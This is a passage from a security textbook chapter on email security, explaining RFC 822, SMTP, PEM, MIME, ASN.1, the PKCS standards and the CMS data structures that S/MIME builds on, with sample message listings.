23. Ulrich, A., Holz, R., Hauck, P., Carle, G.: Investigating the OpenPGP web of trust. In: V. Atluri, C. Díaz (eds.) ESORICS 2011: 16th European Symposium on Research in Computer Security, *Lecture Notes in Computer Science*, vol. 6879, pp. 489–507. Springer, Heidelberg, Germany, Leuven, Belgium (2011). DOI 10.1007/978-3-642-23822-2_27
24. Whitten, A., Tygar, J.D.: Why johnny can't encrypt: A usability evaluation of PGP 5.0. In: Proceedings of the 8th USENIX Security Symposium, Washington, DC, USA, August 23-26, 1999 (1999). URL <https://www.usenix.org/conference/8th-usenix-security-symposium/why-johnny-can't-encrypt-usability-evaluation-pgp-50>
25. Whitten, A., Tygar, J.D.: Why johnny can't encrypt: A usability evaluation of PGP 5.0. In: G.W. Treese (ed.) USENIX Security 99: 8th USENIX Security Symposium. USENIX Association, Washington, DC, USA (1999)
26. Yamamoto, K.: Pgpdump. <http://www.mew.org/~kazu/proj/pgpdump/en/>. URL <http://www.mew.org/~kazu/proj/pgpdump/en/>



Chapter 17

Email Security: S/MIME

Abstract S/MIME is a standard to encrypt and digitally sign e-mails, which is fully compatible with the MIME data format. It uses PKCS#7/CMS as cryptographic data format. E-mails are sent using the SMTP protocol and retrieved using either POP3 or IMAP (chapter 19). In this chapter, we will concentrate on e-mail data formats, starting with RFC 822.

7 Application layer	Application layer	Telnet, FTP, <u>SMTP</u> , HTTP, DNS, <u>IMAP</u> , <u>POP3</u>
6 Presentation layer		
5 Session layer		
4 Transport layer	Transport layer	TCP, UDP
3 Network layer	Internet layer	IP
2 Data link layer		Ethernet, Token Ring, PPP, FDDI,
1 Physical layer	Link layer	IEEE 802.3/802.11

Fig. 17.1 TCP/IP model: E-Mail protocols at the application layer.

E-mail started as an unprotected exchange of ASCII texts, according to RFC 822. Complex data formats, extended character sets, multimedia file types, and robust transport encodings were added with the MIME standards. PEM, a first attempt to cryptographically secure e-mails, failed, mainly due to its incompatibility with the MIME standards. Its successor, S/MIME, is available in most e-mail clients and is used alongside OpenPGP for e-mail encryption.

17.1 E-Mail according to RFC 822

In August 1982, two standards were adopted which still form the basis for e-mail services on the Internet: RFC 821 [44] (current version: RFC 5321 [35]) defines a simple, ASCII-based protocol that allows the exchange of emails. RFC 822 [8]

(current version: RFC 5322 [54]) describes the basic structure of the source code of an e-mail.

Listing 17.1 A simple e-mail according to RFC 822 [53].

```
Date: Mon, 7 May 2005 11:25:37 (GMT)
From: joerg.schwenk@rub.de
Subject: RFC 822
To: student@uni.de
```

```
Hello. This section is the content of the e-mail, which is
separated by an empty line from the header.
```

Structure of e-mails: RFC 822 An e-mail according to RFC 822 [53] consists of two parts (Listing 17.1):

- The **header** contains information about sender and recipient, date, subject, and other metadata. Each header line consists of a keyword and arguments, separated by a colon. The set of header lines added during transport is often called *envelope*.
- The **body** consists of ASCII text and is separated from the header by an empty line.

E-Mail addresses An e-mail address consists of a *local part* and a *domain part* (Figure 17.2). Both parts are separated by the character @. The domain part must contain a valid domain from the DNS.



Fig. 17.2 Structure of an e-mail address.

To deliver an e-mail, the *domain part* is evaluated first. Any valid domain name can be used in the domain part, including international domains with non-ASCII character sets. The SMTP sender requests the MX DNS record (chapter 15) from this domain. This record contains the names and IP addresses of SMTP servers willing to accept e-mails for this domain.

The *local part* is only processed by the final SMTP receiver. Some mail providers ignore separators in this part so that `joerg.schwenk@rub.de` and `joergschwenk@rub.de` would refer to the same mailbox. With other mail providers, these could be separate mailboxes. However, there are certain conventions for processing the local part. A string appended to the local part after a + character typically serves as a sorting criterion – this appended string does not change the e-mail recipient. For example, e-mails to `joerg.schwenk+projects@rub.de` could be automatically sorted into an IMAP folder containing project mails and e-mails to `joerg.schwenk+private@rub.de` into a private folder.

Simple Mail Transfer Protocol (SMTP). Email is transferred using a simple ASCII-based protocol, the *Simple Mail Transfer Protocol* (SMTP) [44, 35]. In SMTP, email clients are denoted as *Mail User Agents* (MUAs), and SMTP servers as *mail transfer agents* (MTAs). E-mails are sent from an MUA to several MTAs until they reach their destination mailbox. In Figure 17.3 the MUA of user `student@uni.edu` sends an e-mail forwarded over three SMTP connections before it reaches its destination mailbox at the server `mail2.rub.de`.




Fig. 17.3 Transmission of an e-mail via SMTP.

Let's have a closer look at the SMTP protocol between mail1.uni.edu and mail2.rub.de. To be able to forward the e-mail, mail1.uni.edu queries the DNS server ns.rub.de for the MX record for the domain part rub.de. The MX record contains the name and the IP address of mail2.rub.de, so the SMTP client (mail1.uni.edu) establishes a TCP connection to SMTP port 25 on this IP address. The SMTP server (mail2.rub.de) signals its availability by sending the status code 220. In the HELO command, the client now specifies for which domain he is acting and in the MAIL FROM for which user. RCPT TO specifies the mailbox of the recipient. In each of these steps, the SMTP server can abort the SMTP protocol by an error code, for example, if the specified recipient does not exist. If it has acknowledged all these requests with the status code 250, the client requests to send the e-mail with the

DATA command. If this is also acknowledged with status code 354, the source code of the e-mail (header and body) is transferred line by line. A line containing only one dot (ASCII character 0x2E) ends this transfer. If there are no further e-mails pending for transmission, the client can now terminate the SMTP session.

To retrieve e-mails from a mailbox, either the *Post Office Protocol Version 3* (POP3, [41]) is used, or the *Internet Message Access Protocol* (IMAP, [7]).

Limitations of the RFC 8222 data format The e-mail standards RFC 821 and 822, tailored entirely to English text messages, soon revealed their limitations.

- Binary data must be converted to ASCII before sending. There was no common standard for this conversion, so sending non-ASCII files was complicated.
- International fonts (e.g., Cyrillic) could not be used.
- Every MTA interpreted the e-mail to be transmitted as a sequence of ASCII characters. Faulty implementations of gateways resulted in
 - carriage return or linefeed character being deleted,
 - lines longer than 76 characters being truncated or wrapped,
 - multiple spaces being removed or
 - tabs being converted to multiple spaces.

To overcome these limitations, MIME was invented and standardized (section 17.3).

17.2 Privacy Enhanced Mail (PEM)

Privacy Enhanced Mail (PEM), specified in RFCs 1421 to 1424 in 1983 [36, 34, 4, 27], was a first attempt to integrate hybrid encryption and digital signatures into e-mail. PEM was very much oriented towards the RFC-822 data format.

Listing 17.2 Hybrid encrypted e-mail according to RFC 1421 [36].

```
-----BEGIN PRIVACY-ENHANCED MESSAGE-----
Proc-Type: 4,ENCRYPTED
content domain: RFC822
DEK-Info: DES-CBC,BFF968AA74691AC1
Originator Certificates:
    MIIIB1TCCAScCAUwDQYJKoZIhvNAQECBQAwUTELMAkGA1UEBhMCVVMxIDA...
    5UXUGx7qusDgHQGs7Jk9W8CW1fuSWUGN4w==
Key info: RSA,
    I3rIGXUGWAF8js5wCzRTkdh034PTHdRZY9Tuvm03M+NM7fx6qc5udixps2Ln+
    wGrtiUm/ovtKdinZQ/aQ==
Issuer-Certificate:
    MIIIB3DCCAUGCAQowDQYJKoZIhvNAQECBQAwTzELMAkGA1UEBhMCVVMxIDA...
    EREZd9++32ofGBIXaialn0gVUn0OzSYgugiQ077nJLDUj0hQehCizEs5wUJ35a
MIC info: RSA-MD5,RSA,
    UdFJR8u/TIGHfH65ieewe210W4tooa3vZCvVNGBZirf/7nrgzWDABz8w9NsXSe
    AjRFbHoNPzBuxwm0AFeA0HjszL4yBvhG
Recipient ID Asymmetric:
    MFExCzAJBgNVBAYTAlVTMSAwHgYDVQQKExdSU0EgRGF0YSBTZWN1cm10eSwgSW
```

```

LjEPMA0GA1UECxMGQmV0YSAxMQ8wDQYDVQQLEwZOT1RBUlk=,66
Key info: RSA,
06BS1ww9CTyHptS3bMLD+L0hejdvX6Qv1HK2ds2sQPEaxhX8EhvVphHYTjwekd
7x0Z3Jx2vTAh0YHMcqCjA==

qeWlj/YJ2Uf5ng9yznPbtD0mYloSwIuV9FRYx+gzY+8ixd/NqrXHfi6/MhPfPF3d
jIqCJAxvld2xgqqQimUzoS1a4r7kQQ5c/Iua4LqKeq3ciFzEv/MbZhA==

-----END PRIVACY-ENHANCED MESSAGE-----

```

In Listing 17.2, an encrypted e-mail according to the PEM standard is shown. It is delimited by two standardized strings that mark the beginning and end of the PEM mail. Analogous to RFC 822, the PEM-encrypted content is divided into a header and a body, separated by a blank line. The header lines follow the RFC-822 syntax, but may only appear here and not in the RFC-822 header.

PEM was not directly compatible with MIME. Although the MIME Object Security Services (MOSS) [9] tried to establish this compatibility, the IETF finally abandoned PEM in favor of S/MIME.

Value	Encoding	Value	Encoding	Value	Encoding	Value	Encoding
0	A	17	R	34	i	51	z
1	B	18	S	35	j	52	0
2	C	19	T	36	k	53	1
3	D	20	U	37	l	54	2
4	E	21	V	38	m	55	3
5	F	22	W	39	n	56	4
6	G	23	X	40	o	57	5
7	H	24	Y	41	p	58	6
8	I	25	Z	42	q	59	7
9	J	26	a	43	r	60	8
10	K	27	b	44	s	61	9
11	L	28	c	45	t	62	+
12	M	29	d	46	u	63	/
13	N	30	e	47	v		
14	O	31	f	48	w	(pad)	=
15	P	32	g	49	x		
16	Q	33	h	50	y		

Fig. 17.4 Base64 encoding according to RFC 1421 [36].

Two achievements of the PEM standard still play a role today: Base64 encoding of binary data and PEM encoding of X.509 certificates. The Base64 encoding, first described in RFC 1421 [36], combines 3 bytes each and splits these 24 bits into four blocks of 6 bits each. If these 6 bits are interpreted as integers, they have values between 0 and 63, encoded by the ASCII characters specified in Figure 17.4.

Listing 17.3 PEM-encoded X.509 certificate.

```

-----BEGIN CERTIFICATE-----
MIICLDCCAdKgAwIBAgIBADAKBggqhkJOPQQDAjB9MQswCQYDVQQGEwJCRTEPMA0G
A1UEChMGR251VExTMSUwIwYDVQQLExxHbnVUTFMgY2VydG1maWNhdGUgYXV0aG9y

```

```
aXR5MQ8wDQYDVQQIEwZMZXV2ZW4xJTAjBgNVBAMTHEduVRMUyBjZXJ0aWZpY2F0
ZSBhdXRob3JpdHkwHcNMTEwNTIzMjAzODIxWhcNMTIxMjIyMDc0MTUxWjB9MQsw
CQYDVQQGEwJCRTEPMA0GA1UEChMGR251VEExTMSUwIwYDVQQLExxHbnVUTFMgY2Vv
dG1maWNhdGUgYXX0aG9yaXR5MQ8wDQYDVQQIEwZMZXV2ZW4xJTAjBgNVBAMTHEdu
dVRMUyBjZXJ0aWZpY2F0ZSBhdXRob3JpdHkwWTATBgcqhkjOPQIBBggqhkJOPQMB
BwNCAARS2I0jiuNn14Y2sSALCX3IybqiIJUvxUpj+oNfzngvj/Niyv2394BwNw4X
uQ4RTEiywK87WRcWMGgJB5kX/t2no0MwQTAPBgnVHRMBAf8EBTADAQH/MA8GA1Ud
DwEB/wQFAwMHBgAwHQYDVROOBYEFPC0gf6YEr+1KL1kQAPLzB9mTigDMAoGCCqG
SM49BAMCA0gAMEUCIDGuwD1KPyG+hRf88MeyMQcqOFZD0TbVleF+UsAGQ4enAiEA
14wOuDwKQa+upc8GftXE2C//4mKANBC6It01gUaTiPo=
-----END CERTIFICATE-----
```

PEM-encoded certificates are X.509 certificates, which are first Base64-encoded and then bracketed by --BEGIN CERTIFICATE-- and --END CERTIFICATE--. The PEM format is often used for certificate export and import.

17.3 Multipurpose Internet Mail Extensions (MIME)

The *Multipurpose Internet Mail Extensions* (MIME, [14, 15, 37, 18, 13, 16, 17]) extends the functionality of e-mails significantly, while still adhering to RFC 822. The main new features are:

- the introduction of five new header fields to better describe the transported content;
- the definition of standardized content formats to enable their display on MIME-compliant clients; and
- the standardization of transfer encodings for non-ASCII data that are robust against transmission errors in MTUs.

MIME e-mail header MIME introduces the following five header fields:

- **MIME-Version**: The MIME version number. The current value 1.0 refers to [14] and [15].
- **Content-Type**: This header field describes the type of the attached content, allowing a MIME client to launch the appropriate rendering module. For example, the MIME-type `text/html` launches an HTML parser. Some important content types are shown in Figure 17.5.
- **Content-Transfer-Encoding**: MIME provides a selection of standard encoding procedures that convert the content into ASCII form.
- **Content-ID**: A unique identifier of the content.
- **Content-Description**: A description of the content.

MIME types Document types are described as `type/subtype`. Types can be `text`, `image`, `video` and `audio`. The type `message` is related to e-mails, and the type `application` indicates that the content of this MIME object is a file that needs an external application for display, e.g., an office document. The type `multipart` is used to build complex data structures from basic MIME objects; we will analyze an example for this in Listing 17.4.

Type	Subtype	Description
text	plain	unformatted text, e.g. ASCII
	html	HTML file
multipart	mixed	a sequence of body parts that are independent but need to be bundled in a particular order
	parallel	similar to mixed, but the order of the body parts is not important
	alternative	alternative versions of the same information, e.g. ASCII text and HTML
	digest	like multipart/mixed, but default subtype is message/rfc822; intended to send sequence of emails
message	rfc822	body part has the syntax of an RFC 822 e-mail
	partial	body part contains only a part of a larger e-mail
	external-body	contains a reference to external data, and a method to fetch it
image	jpeg	JPEG format, JFIF encoding
	gif	GIF format
video	mpeg	video in MPEG format
audio	basic	single channel audio encoded using 8bit ISDN mu-law [PCM] at a sample rate of 8000 Hz
application	pdf	Adobe PDF
	octet-stream	any byte stream

Fig. 17.5 Main standardized MIME data types

Other protocols adopted MIME types. For example, the HTTP protocol uses a **Content-Type** header whose value must be a MIME type to specify the transferred content.

Transfer encodings The following transfer encodings were standardized, which are selected by the sender according to the properties of the content:

- **7bit:** The content contains only ASCII characters. No encoding was applied.
- **8bit:** The content contains only short lines (maximum 998 characters). However, non-ASCII characters may be present. No encoding was applied.
- **Binary:** Long lines (more than 998 characters) with non-ASCII characters may occur. No encoding was applied.
- **Quoted-printable:** A sequence of three ASCII characters has replaced non-ASCII characters: the equal sign = followed by the hexadecimal value of the original character. If the encoded content contains many ASCII characters, it remains readable. This encoding is suitable, for example, for German-language text, in which the umlauts are then replaced by ASCII character strings (Listing 17.4).
- **Base64:** Each block of $3 \cdot 8$ bits is interpreted as $4 \cdot 6$ bits. The 6-bit values are assigned their numerical value in the dual system (i.e., a number between 0 and 63). These numerical values are encoded as ASCII characters using the encoding table from Figure 17.4. This encoding is typically applied to binary data.

Listing 17.4 Example multipart MIME e-mail, with quoted-printable and base64 encoding. The structure of the body is visualized in Figure 17.6.

```
Date: Mon, 9 Mai 2022 11:25:37 (GMT)
From: joerg.schwenk@rub.de
```

```

Subject: MIME
To: student@uni.de
MIME-Version: 1.0
Content-Type: multipart/mixed;
    boundary="-----=_NextPart_000_01BDCC1E.A4D02412"

Here is a warning for non-MIME e-mail clients.
This text is not displayed by MIME clients.

-----=_NextPart_000_01BDCC1E.A4D02412
Content-Type: text/plain; charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

The German word Fr=E4ulein can be encoded with quoted-printable.

Greetings
J=F6rg Schwenk

-----=_NextPart_000_01BDCC1E.A4D02412
Content-Type: application/msword; name="security.doc"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="security.doc"

0M8R4KGxGuAAAA ... lcnNpb24gWA1NYWNpbnRvc2gNU2VydmVyc3lzdGVtZQ10=
-----=_NextPart_000_01BDCC1E.A4D02412 --

```

Example The sample message from Listing 17.4 consists of four parts: the header with the new MIME fields, a warning message for non-MIME e-mail clients, a text with German words with umlauts in quoted-printable encoding, and a Microsoft Word file as a binary attachment in Base64 encoding. The body's individual parts are separated by a unique ASCII character string specified after `boundary=`.

A MIME message is a nested data type. It can therefore be represented as a tree structure, with the actual contents as leaves. For example, the MIME message from Listing 17.4 has the root `multipart/mixed` (Figure 17.6), and children of this root are the two leaves `text/plain` – the text of the e-mail – and `application/msword` – the attached Word document as an attachment. Attachments are announced to the e-mail-client with the `Content-Disposition: attachment` MIME header defined in RFC 2183 [58].

MIME entities In Listing 17.4, the different parts of the e-mail included between two boundary strings consist of two or more MIME headers and a body, which is separated by a blank line. Thus these parts mirror the RFC 822 structure. The MIME standard [14, Section 2.4] uses the term *entity* to denote this data structure. More precisely, a MIME entity consists of several MIME headers, which all start with the string `Content-`, a blank line, and the content or body of the MIME entity. Thus all nodes in the MIME graph depicted in Figure 17.6 are MIME entities.

Canonicalization By representing the data in a canonicalized form, the MIME standard ensures that the data is displayed similarly on the sending and the receiving




Fig. 17.6 Tree view of the MIME structure from Listing 17.4.

host OS. The easiest way to explain this is with `text/plain`. If the character set used is not US-ASCII, it must be specified; e.g. in Listing 17.4 this character set is `charset="iso-8859-1"`. Line endings must be encoded by the two ASCII characters `<CR><LF>`, which have hexadecimal values `0x0D 0x0A`. This means that a text created on a Linux or macOS system, where only `<LF>` is used for line breaks, can correctly be displayed in Microsoft Windows, where `<CR><LF>` is used, and vice versa.

17.4 ASN.1, PKCS#7 and CMS

Complex data types Every programming language has constructs to build complex data types from elementary types. However, the syntax of these constructors and the representation of the data types as bit strings depend on the specific programming language and compiler used. The exact way of storing persistent data depends on the operating system used – see the discussion on line endings above. If you want to exchange data between different platforms and programming languages, you need a *platform-independent* description and representation.

Listing 17.5 ASN.1 specification of the PKCS#7 data structure `EnvelopedData`.

```

EnvelopedData ::= SEQUENCE {
    version CMSVersion,
    originatorInfo [0] IMPLICIT OriginatorInfo OPTIONAL,
    recipientInfos RecipientInfos,
    encryptedContentInfo EncryptedContentInfo,
    unprotectedAtts [1] IMPLICIT UnprotectedAttributes OPTIONAL }
  
```

17.4.1 Platform independence: ASN.1

ISO specified the first solution to this problem in two standards. The Abstract Syntax Notation One (ASN.1) [1] is a description language that can describe complex data

types independently of a programming language, operating system, or processor architecture. The corresponding Encoding Rules [2] specify the encoding of these abstract data formats: The Basic Encoding Rules (BER) provide options for converting this abstract description into a concrete bit pattern, and the Distinguished Encoding Rules (DER) make this conversion unique. X.509 certificates are specified in ASN.1, and this data structure is encoded with DER.

Basic constructs ASN.1 predefines basic data types such as INTEGER, BOOLEAN, OCTET STRING, and BIT STRING. They can be combined using standardized constructors such as SEQUENCE, SET OF, CHOICE, and modified using keywords such as OPTIONAL and IMPLICIT. For example, in Listing 17.5 the data structure `EnvelopedData`, which is the basic construct for encrypted data in PKCS#7 and CMS, is specified as a sequence of five complex data types, two of which are optional. These five data types are again specified in ASN.1. Thus, a recursive definition is created, which must end either in an elementary data type (e.g., OCTET STRING) or an imported data type. Each imported data type has a globally unique identity, a so-called *Object Identifier*.

Object Identifier Cryptographic algorithms and ASN.1 datatypes already defined in other ASN.1-based standards are identified by an Object Identifier (OID), a decimal-digit-based URI schema administered by ISO. For example, `SignedData` has the OID 1 2 840 113549 1 7 2, where 1 stands for the ISO standardization committee, 2 for a member organization of the ISO, 840 for the USA, and 113549 for RSA Security Inc. RSA Security then used 1 to denote the totality of all PKCS standards (see below), 7 for PKCS#7, and 2 for the fact that `SignedData` was specified as the second data type in PKCS#7.

Encoding BER and DER use a *Type/Length/Value* (TLV) based encoding. Alternative coding methods have also been specified, such as XER coding for storing the abstract ASN.1 data types as XML files.

Alternatives to ASN.1 The modern alternatives to ASN.1, XML and JSON (chapter 21), are both character-based. Instead of TLV encoding, they use special characters like <,>, { or } to structure data. This allows developers to analyze data encoded in XML or JSON with simple text editors.

17.4.2 Public Key Cryptography Standards (PKCS)

In 1982 Ron Rivest, Adi Shamir, and Leonard Adleman founded RSA Data Security Inc. to commercialize the RSA algorithm they invented. Today, the successor company RSA Security Inc. (<https://www.rsa.com>) is a subsidiary of Symphony Technology Group.

Soon after its foundation, researchers and developers realized that essential standards for developing interoperable systems for public-key encryption and digital signatures were missing. Although Phil Zimmerman released the first versions of

PGP at about the same time, their goal was to provide open-source software, not to define a standard – the OpenPGP standard (section 16.3) is a consequence of PGP’s success, not its foundation. The PEM standard (section 17.2) also did not offer a solution because it was too focused on the e-mail use case.

This is how the *Public Key Cryptography Standards* (PKCS) were created as an attempt to describe all practically relevant cryptographic data formats in a platform-independent way. The individual standards vary in the way they are described. For example, PKCS#1 describes two simple data formats with their encoding as a byte stream, while PKCS#7 describes only the data formats in ASN.1 and refers to the BER encoding of ASN.1 for the encoding. In detail, the following standards have been published:

- **PKCS#1:** PKCS#1 exists in four versions: Version 1.5 (RFC 2313 [28]), Version 2.0 (RFC 2437, [33]), Version 2.1 (RFC 3447, [26]) and Version 2.2 (RFC 8017, [38]). Version 1.5 (subsection 2.4.2) is still widely deployed and included in all subsequent versions for backward compatibility. RFC 2313 also specifies data formats for RSA key pairs in ASN.1. In version 2, RSA-OAEP (section 2.4.2) is specified as a new data format for RSA encryption. Version 2.1 adds RSA-PSS to the data formats for RSA signature.
- **PKCS#2:** Encryption of hash values. This standard was integrated into PKCS#1.
- **PKCS#3:** Diffie-Hellman key agreement. This standard is no longer available.
- **PKCS#4:** Syntax for representing RSA keys. This standard was integrated into PKCS#1.
- **PKCS#5:** Password-based cryptography. Version 2.0 is available as RFC 2898 [31], version 2.1 as RFC 8018 [39]. The PKCS#5 padding described here was the basis for the first padding Oracle attacks and is used in TLS in a slightly modified form.
- **PKCS#6:** Extensions for X.509v1 certificates. This standard became obsolete with version 3 of X.509 and is no longer available.
- **PKCS#7:** This standard is discussed in detail in the next section. Besides its use as a platform-independent data format for encrypted and digitally signed data formats, there are special areas of application for PKCS#7 for which independent file extensions have been established:
 - *.p7b, *.p7c: Certificates or certificate chains stored in PKCS#7 format.
 - *.p7m: PKCS#7-Mime, the content of the (signed or encrypted) message is a MIME object.
 - *.p7s: PKCS#7 signature.
- **PKCS#8:** Describes the syntax for storing public-key key pairs, encrypted or unencrypted. It is available as RFC 5208 [32] and RFC 5958 [59].
- **PKCS#9:** Describes security-relevant attributes such as sequence numbers, nonces, timestamps, hash values, pseudonyms, etc. for use in PKCS#7, PKCS#10, and PKCS#12. It is available as RFC 2985 [43].
- **PKCS#10:** Data format for applying for an X.509 certificate. The structure is roughly similar to a self-signed root certificate, but the X.509 extensions are missing. It is available as RFC 2986 [42] and RFC 5967 [60].

A widely used alternative is the data format *Signed Public Key and Challenge* (SPKAC), also known as *Netscape SPKI*. SPKAC is similar to PKCS#10 in structure but contains a nonce selected by the server.

- **PKCS#11:** Application programming interface for cryptographic modules (software or hardware). This rather extensive interface can be used to call essential cryptographic functions like encryption and decryption or the generation of a digital signature. PKCS#11 is currently available in version 2.40 (2015) and is maintained by the *Organization for the Advancement of Structured Information Standards* (OASIS) (https://www.oasis-open.org/committees/tc_home.php?wg_abbrev=pkcs11).
- **PKCS#12:** Data format for storing private keys together with certificate chains, protected by a password. The standard is available as RFC 7292 [40]. PKCS#12 is the successor of Microsoft's data format PFX, so the two terms are often mixed up. This is also reflected in the file extensions for PKCS#12 files, which can be *.p12 or *.pfx.
- **PKCS#13:** This standard for specifying Elliptic Curve Cryptography was abandoned, so no document is available.
- **PKCS#14:** This standard for specifying Pseudo-Random Number Generation (PRNG) was abandoned, so no document is available.
- **PKCS#15:** PKCS#15 describes the use of cryptographic objects on a smart card and is now considered the 15th part of the ISO-7816 standards that define smart cards and smart card-based applications. ISO/IEC 7816-15 was updated in 2016.

17.4.3 PKCS#7 and Cryptographic Message Syntax (CMS)

The PKCS#7 standard [30] describes generic cryptographic data formats in ASN.1. In this aspect, it competes with OpenPGP (chapter 16), XML and JSON (chapter 21). PKCS#7 was published as an RSA Laboratories Technical Note in November 1993. This version is documented in RFC 2315 [30]. The IETF adopted and further developed this standard under the name *Cryptographic Message Syntax* (CMS) in various versions [22, 23, 24, 25].

S/MIME version 2 [11] uses PKCS#7 to encode cryptographic data formats like ciphertexts and digital signatures, within the MIME and RFC 822 data structures. S/MIME version 3 [48, 50, 46] and S/MIME version 4 [57] use CMS to encode cryptographic constructs.

The two most important data structures in CMS are `SignedData` and `EnvelopedData`. These two data types will be explained here in detail.

SignedData. The CMS data structure `SignedData` consists of four mandatory components (Figure 17.7 (a)): the version number `CMSVersion`, an unordered list `DigestAlgorithmIdentifiers` of hash algorithms specified by their OIDs, the `EncapsulatedContentInfo` which optionally may contain the signed data, and the `SignerInfos` which may contain multiple `SignerInfo` elements.




Fig. 17.7 Nested CMS data structures: (a) SignedData and (b) SignerInfo.

Each `SignerInfo` contains, after the mandatory version number, the following data fields (Figure 17.7 (b)):

- **SignerIdentifier** refers to an X.509 certificate that contains the public key for verifying the signature. This reference can point either to the fields *Publisher* and *Serial Number* or to the field *SubjectKeyIdentifier* of the X.509 certificate.
 - **DigestAlgorithmIdentifier** specifies the hash algorithm (via its OID) used to compute the signature. This OID *must* also be specified in the field **DigestAlgorithmIdentifiers** (Figure 17.7) (a) of **SignedData**.
 - **SignedAttributes** contains attributes to be included in the signature, e.g., the time of the creation of the signature.
 - **SignatureValue**. The signature value is computed over exactly two of the fields from Figure 17.7: the data contained in or referenced by **EncapsulatedContentInfo**, and **SignedAttributes**. The signature does *not* protect the whole **EncapsulatedContentInfo** element.
 - **UnsignedAttributes** can be added optionally.

The storage and validation of certificates are supported by `SignedData`: Optionally, all certificate chains, i.e., the certificates referenced in `SignerInfo` and all intermediate certificates up to but excluding the root certificate, can be stored in the optional `CertificateSet` object. The Certificate Revocation Lists valid at the time of signature, or the URL of an OCSP service can be specified in an optional `RevocationInfoChoices` object.

EnvelopedData To decrypt an EnvelopedData element (Figure 17.8), the recipient first parses RecipientInfos until he finds the RecipientInfo object that refers to his own certificate. He then uses the private key associated with this certificate to




Fig. 17.8 Nested CMS data structures: (a) `EnvelopedData` and (b) `RecipientInfo`. Encrypted parts are hatched.

decrypt the symmetric key k from `EncryptedKey`, and with this k , he decrypts the ciphertext. This ciphertext is typically contained in `EncryptedContentInfo`, but it can also be stored elsewhere. CMS does not hint at *where* the ciphertext is located; the CMS implementation itself needs to know this.

17.5 S/MIME

The S/MIME standard extends the MIME data types by constructs for signed and encrypted messages (Figure 17.9). Version 2 is specified in RFCs 2311 to 2315 [11, 12, 28, 29, 30], version 3 in RFCs 2630 to 2633 [22, 47, 48], version 3.1 in RFCs 3850 to 3852 [49, 50, 24], and version 3.2 in RFCs 5652 [25], 5750 [45] and 5751 [46]. The latest version 4.0 was released in April 2019 as RFC 8551 [57].

Integration into MIME In S/MIME, only complete MIME entities are processed. Thus all cryptographic operations preserve the structure of MIME trees, and only MIME subtrees can be encrypted, decrypted, and signed.

Six new MIME types (Figure 17.9) are introduced, one of which is a `multipart` data type, and the remaining five data types encapsulate the corresponding CMS data formats:

